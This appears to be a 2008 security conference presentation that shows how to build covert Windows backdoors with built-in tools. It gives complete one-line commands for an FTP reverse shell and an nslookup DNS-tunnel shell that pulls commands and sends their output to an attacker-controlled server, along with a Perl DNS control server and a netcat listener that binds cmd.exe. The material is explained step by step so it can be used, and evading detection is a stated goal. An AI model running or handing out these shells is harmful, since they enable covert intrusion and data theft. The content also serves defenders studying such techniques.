Creating a remote command shell using default windows command line tools

Kevin Bong

July 2008


GIAC GSE, GCIH, GCIA, GCFW, GCFA, GAWN, GSEC

The Goal

- Provide the functionality of a remote command shell
- Use only software installed by default with most versions of Windows
- Launch with a single command line
- Be covert, on the victim and network
- Based on ideas by Ed Skoudis “Netcat without Netcat”

Key thing to consider here is what Windows command line programs send information out to the network, and which of those are flexible enough that we can have some control over the information they send and receive from the network.

Reverse FTP Shell



This diagram shows how a remote command shell could be set up using outbound FTP from the victim computer.

The attacker would need to place a command (such as DIR C:\WINDOWS) into a file on an FTP site. They would then start a process on the victim that would

1. Connect to the FTP site and issue a GET command to download the file containing the commands
2. Run the command inside the file on the local machine, and store the output
3. Connect back to the FTP server and “PUT” the output, and look for further commands.

The FTP Command Line

- `echo OPEN 192.168.1.103 > f.txt & echo USER test >> f.txt & echo test1 >> f.txt & echo PUT output.txt >> f.txt & echo GET commands.txt >> f.txt & echo DELETE commands.txt >> f.txt & echo BYE >> f.txt & for /L %i in (1,0,2) do (ftp -n -s:f.txt & del output.txt & (for /F "delims=^" %j in (commands.txt) do cmd.exe /c %j 1>output.txt & del commands.txt) & ping -n 4 127.0.0.1)`

This slide shows the command line to run on the victim to create the FTP Reverse Shell

"echo OPEN 192.168.1.103 > f.txt & echo USER test >> f.txt & echo test1 >> f.txt & echo PUT output.txt >> f.txt & echo GET commands.txt >> f.txt & echo DELETE commands.txt >> f.txt & echo BYE >> f.txt"

This set of echo commands creates a text file named f.txt containing a script of FTP commands to be executed by the FTP.EXE windows program. This script will
-Connect to the FTP server 192.168.1.103 and login as test with password test1.
-Send the file 'output.txt' to the FTP server. This is the output from the last command that was run remotely.
-Get 'commands.txt', a text file containing the next command to be run.

for /L %i in (1,0,2) do

This is a way of creating a loop, that counts from one to two by increments of zero, which basically means loop forever.

ftp -n -s:f.txt

Launch FTP.EXE and run the FTP command file f.txt

del output.txt

Delete the output from the last iteration

for /F "delims=^" %j in (commands.txt) do cmd.exe /c %j 1>output.txt

For each line in the file commands.txt, run cmd.exe <that line of the file> and put the output in output.txt. "delims=^" overrides the default, which is to split on spaces, which allows us to have spaces in the commands we send.

del commands.txt) & ping -n 4 127.0.0.1

Delete the command file so we don't run it again, and ping localhost four times, which is a way to pause for four seconds.

Pseudocode

Create FTP command file f.txt
Begin to loop forever
ftp using f.txt : put the output from the last iteration, get new commands
For each command, run the command and store the output
Ping localhost to pause for 4 seconds.

FTP Reverse Shell Notes

- Can run single line commands, but not interactive applications
- Can launch command in separate process with "START"
- Technique can also transfer binary files both ways
- Windows command line FTP does not support Passive mode
- Can control command channel port, but not data channel port

Since the FTP Reverse Shell sends a single command and then brings back the output in a file, it could not be used to run an interactive command line application.


If you have a command that stays running and doesn't provide output that you need, you can run it in a new CMD.exe process by starting the command with the word "START", such as

START nc.exe –l –p 3000 –e cmd.exe

The Reverse Shell command line could be easily modified to allow the transfer of binary files to and from the victim machine.

Normal FTP has a command channel that initiates from the client and connects to the server, and a data channel that initiates from the server and connects back to the client. Passive Mode FTP does not use an inbound connection from the server to the client for the data channel, it sends the data channel outbound as well. The Windows FTP.EXE application does not support passive mode transfers. As a result, you can control the port used by the command channel, but you cannot change the direction or the ports used by the data channel.

FTP Command Shell Relay



The Reverse FTP Shell could easily be enhanced to provide a relay function as well.


In this case the attacker would need read/write access to a number of FTP servers, and the ability to run a relay command on a number of relay hosts. Once this is in place the attacker basically puts the command file on the first FTP server, and the relay hosts gets the file from the first FTP server and puts it on the next one in the chain, until it reaches the last host and runs the command locally.

Windows NSLOOKUP

- NSLookup generates DNS queries, and outputs the responses
- Has some flexibility in terms of the information we can receive
- Also gives us some minimal control over the information that is sent.

NSLookup is not as obvious as FTP for transferring command line instructions. However, it has the key things we need – 1. it talks to the network, 2. we have some control over what information it can receive and send to the network.

Sending the command with NSLOOKUP



The process to get the command line instructions from the attacker to the victim using DNS is relatively easy. The victim does a DNS query for a record belonging to the attacker's domain, and the attacker responds with the command line instruction within the DNS response. The beauty of this method is that we can even relay the DNS request and response through the Victim's DNS server – it is all valid and properly formatted DNS traffic.

Sending the command

- Relatively easy
- Wide range of allowed characters in TXT record
- Maximum command length 220 bytes
- Consistent output from nslookup makes "find"ing the command easy
- Can use off-the-shelf DNS server
- Enter the command into a TXT DNS record on your server

One nice thing about sending the command is that the DNS TXT record specification provides everything we need to send a relatively large, complex command to the victim. You can use a standard off-the-shelf DNS server to hold that TXT record and send it to the client when its requested.

Requesting the command - syntax

- Here is the command line syntax to get a command via NSLookup and run it:

```
(nslookup -type=TXT foo 10.10.1.1 >
  dnscommands.txt) & del
  dnsoutput.txt & (for /F "delims=^
  skip=4 tokens=2" %j in
  (dnscommands.txt) do (cmd.exe /c
  %j 1>>dnsoutput.txt))
```

nslookup -type=TXT foo 10.10.1.1 > dnscommands.txt

This part of the command runs nslookup, and queries the server 10.10.1.1 for records for the domain "foo" of type "TXT", and stores the response in dnscommands.txt. In this example, I am talking directly to the DNS server, however I could query for foo.attackerdomain.com and use the default DNS server.

del dnsoutput.txt

This deletes any output from the last iteration of the command running. (Assume we're running this in a loop similar to the FTP command)

for /F "delims=^ skip=4 tokens=2" %j in (dnscommands.txt) do (cmd.exe /c %j 1>>dnsoutput.txt))

The command line instruction in the DNS record should be prefixed with a ^ character. It just so happens that when nslookup dumps the output of the nslookup command to the text file, the command line instruction appears on the fourth line and starts with a ^ character. *delims=^ skip=4 tokens=2* grabs the instruction out of the file. *cmd.exe /c %j* runs it, and then the output is stored in dnsoutput.txt.

Sending back the command output

- Not nearly as easy
- NSlookup doesn't allow you to add additional data with your query – your query itself is the only thing you control
- Off-the-shelf DNS server won't understand/display the output
- `nslookup www.johnsonbank.com 10.10.1.1`
- `nslookup ICanPutOneWordHere 10.10.1.1`

Sending command output back from the victim to the server using NSLookup is more difficult. NSlookup doesn't allow you to add additional information, such as a TXT record, to the query. However, you can control the name that you are looking up.

```
nslookup -type=A ICanPutOneWordHere 10.10.1.1
```

Sending back the output - option

- Roll your own DNS server
- Send each "word" in the output in a new DNS "A" query to your server
- Not ideal
  - Limitations to allowed characters
  - Must get creative to "tokenize" the output to send one "word" at a time
  - More easily caught/dropped by interim DNS server

Here's the code for the custom DNS server in PERL:

```
# DNS server to feed commands and receive responses from an "nslookup backdoor command shell"

package Net::DNS::Method::Sample;
use Net::DNS::Method;
use Net::DNS;

our @ISA = qw(Net::DNS::Method);

sub new { bless [], $_[0]; }

sub A
{
                my $self = shift;
                my $q = shift;
                my $a = shift;

                $out =  $q->qname . "";

                if (!($out =~ m/ECHO/))
                {
                                $out =~ s/\~\~/\n/;
                                print $out , " ";
                }

                $a->header->rcode('NOERROR');
                $a->push('answer', new Net::DNS::RR ' 10 IN A 127.0.0.1');
                return NS_OK;
}

sub TXT
{
                my $self = shift;
                my $q = shift;
                my $a = shift;

                print "\n\n\nran command dir c:\\tools \n";

                $a->header->rcode('NOERROR');
                $a->push('answer', Net::DNS::RR->new('result 2 HS TXT "^dir c:\\\tools^"'));
                return NS_OK;
}

package main;

use Net::DNS;
use Net::DNS::Method;
use Net::DNS::Server;

my $method = Net::DNS::Method::Sample->new;

my $server = new Net::DNS::Server ('10.10.1.1:53', [ $method ])
                or die "Cannot create server object: $!";
```

Sending the output - syntax

- (for /F "tokens=1,2,3,4,5,6,7,8,9,10" %b in (dnsoutput.txt) do (echo %b > d & echo %c >> d & echo %d >> d & echo %e >> d & echo %f >> d & echo %g >> d & echo %h >> d & echo %i >> d & echo %j >> d & echo %k >> d & ((for /F %n in (d) do (nslookup -type=A %n 10.10.1.1)) & nslookup -type=A ~~ 10.10.1.1)))

for /F "tokens=1,2,3,4,5,6,7,8,9,10" %b in (dnsoutput.txt)

This takes the first ten words on each line of dnsoutput.txt and assigns them to %b, %c, %d, %e… %k

echo %b > d & echo %c >> d & echo %d >> d & echo %e >> d & echo %f >> d & echo %g >> d & echo %h >> d & echo %i >> d & echo %j >> d & echo %k >> d

This takes each word and puts it into a separate line in the file "d". If a variable, such as %k, is blank, it puts the word ECHO in the file "d".

for /F %n in (d) do (nslookup -type=A %n 10.10.1.1))

This takes each separate line (separate word) in the file d and does nslookup –type=A <that word> 10.10.1.1, or looks up the A record for the domain name matching that word from the dns server 10.10.1.1

nslookup -type=A ~~ 10.10.1.1 (Mark a new line)

This looks up the domain "~~" from the DNS server. We do that at each iteration of each line in the original output file, and our DNS server can then look for "~~" characters and know these are new-lines.

NSlookup command and response – traffic capture

No.	Time	Source	Destination	Protocol	Info
130	517.802285	10.10.1.1	10.10.1.2	DNS	Standard query response TXT
139	561.246887	10.10.1.2	10.10.1.1	DNS	Standard query A Volume
143	561.558716	10.10.1.2	10.10.1.1	DNS	Standard query A in
147	561.750063	10.10.1.2	10.10.1.1	DNS	Standard query A drive
151	561.980423	10.10.1.2	10.10.1.1	DNS	Standard query A C
155	562.199071	10.10.1.2	10.10.1.1	DNS	Standard query A has
159	562.360185	10.10.1.2	10.10.1.1	DNS	Standard query A no
163	562.558269	10.10.1.2	10.10.1.1	DNS	Standard query A label
167	562.705665	10.10.1.2	10.10.1.1	DNS	Standard query A ECHO
171	563.008970	10.10.1.2	10.10.1.1	DNS	Standard query A ECHO
175	563.279749	10.10.1.2	10.10.1.1	DNS	Standard query A ECHO
179	563.401345	10.10.1.2	10.10.1.1	DNS	Standard query A ~~
183	563.757248	10.10.1.2	10.10.1.1	DNS	Standard query A Volume
187	564.101869	10.10.1.2	10.10.1.1	DNS	Standard query A Serial
191	564.343201	10.10.1.2	10.10.1.1	DNS	Standard query A Number
195	564.572753	10.10.1.2	10.10.1.1	DNS	Standard query A is

```
⊟ Answers
  ⊟ result: type TXT, class HS
      Name: result
      Type: TXT (Text strings)
      Class: HS (0x0004)
      Time to live: 2 seconds
      Data length: 15
      Text: ^dir c:\tools^
```


Above you first see the TXT record containing the command “dir c:\tools”.

Then you see the DNS queries containing the command output “Volume in drive C has no label Volume Serial Number is…”

Here’s the whole command to get the commands and send the output:

for /L %z (1,0,2) do ((nslookup -type=TXT foo 10.10.1.1 > dnscommands.txt) & del dnsoutput.txt & (for /F "delims=^ skip=4 tokens=2" %j in (dnscommands.txt) do (cmd.exe /c %j 1>>dnsoutput.txt)) & (for /F "tokens=1,2,3,4,5,6,7,8,9,10" %b in (dnsoutput.txt) do (echo %b > d & echo %c >> d & echo %d >> d & echo %e >> d & echo %f >> d & echo %g >> d & echo %h >> d & echo %i >> d & echo %j >> d & echo %k >> d & ((for /F %n in (d) do (nslookup -type=A %n 10.10.1.1)) & nslookup -type=A ~~ 10.10.1.1))))

Summary

- Malware not needed to create a backdoor
- Relatively covert
- More limited/less interactive than netcat